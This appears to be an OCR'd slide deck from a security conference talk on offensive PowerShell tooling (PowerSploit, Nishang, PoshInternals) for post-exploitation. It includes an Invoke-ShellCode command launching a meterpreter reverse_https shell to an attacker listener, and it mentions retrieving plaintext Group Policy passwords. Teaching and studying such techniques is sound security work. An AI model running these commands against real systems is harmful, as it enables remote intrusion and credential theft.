
Invoke-Shellcode

*Import-Module CodeExecution*

*Invoke-ShellCode -Payload windows/meterpreter/reverse_https -Lhost 192.168.254.133 -Lport 443*

Windows PowerShell

```
PS C:\> .\Show-Demo.ps1
```



```
PS C:\> _
```

# Powersploit

Recon Module

- Use Invoke-ReverseDnsLookup reverse lookup IP addresses.
- Use Get-HttpStatus to “brute force” a path or file on a webserver.
- Use Get-GPPPassword to retrieve password in plain of users which are pushed using Group Policy.
- It does so by decrypting passwords from the group.xml file.

# PoshInternals

- On the lines of System Internals but purely in powershell.
- Written by Adam Discroll.
- Available at https://github.com/adamdriscoll/PoshInternals
- Currently the most interesting script for me is PoshExec

# Security Controls

- PowerShell scripts could not be executed by double-click, the default program associated with powershell scripts is notepad.
- Remoting is not enabled by default.
- Execution Policy is NOT a security control!

# Limitations

- Most of the stuff we discussed is post-exploitation.
  - This is the most important part in the post pen-test meetings, but
  - Do not sound fun enough to pen-testers, most are happy with using stuff to get a shell on a machine.
- Many payloads/script requires administrative access to the machine.

# Future

- Attacks basked on powershell are here to stay.
- No AV cares about a powershell script.
- System Administrators, in general, do not see it as a risk.
- As more hackers would start using PowerShell there would be new and awesome attacks.

# Conclusion

- PowerShell provides a way-in to modern Windows systems.
- Almost anything could be achieved using powershell without using foreign code.
- Since it is a part of the operating system, countermeasures trust it.
- When Powershell is used by hackers, like us, APTs do not look that advanced :P

# Thanks/Credits/FF

- Thanks to awesome BHEU team.
- Credits/FF to powershell hackers (in no particular order)

  @obscuresec, @mattifestation, @Carlos_Perez, @Lee_Holmes, @ScriptingGuys, Bruce Payette, @dave_rel1k and all bloggers and book writers.

# Thank You

- Questions?
- Insults?
- Feedback?
- Nishang is available at http://code.google.com/p/nishang/
- Follow me @nikhil_mitt
- http://labofapenetrationtester.blogspot.com/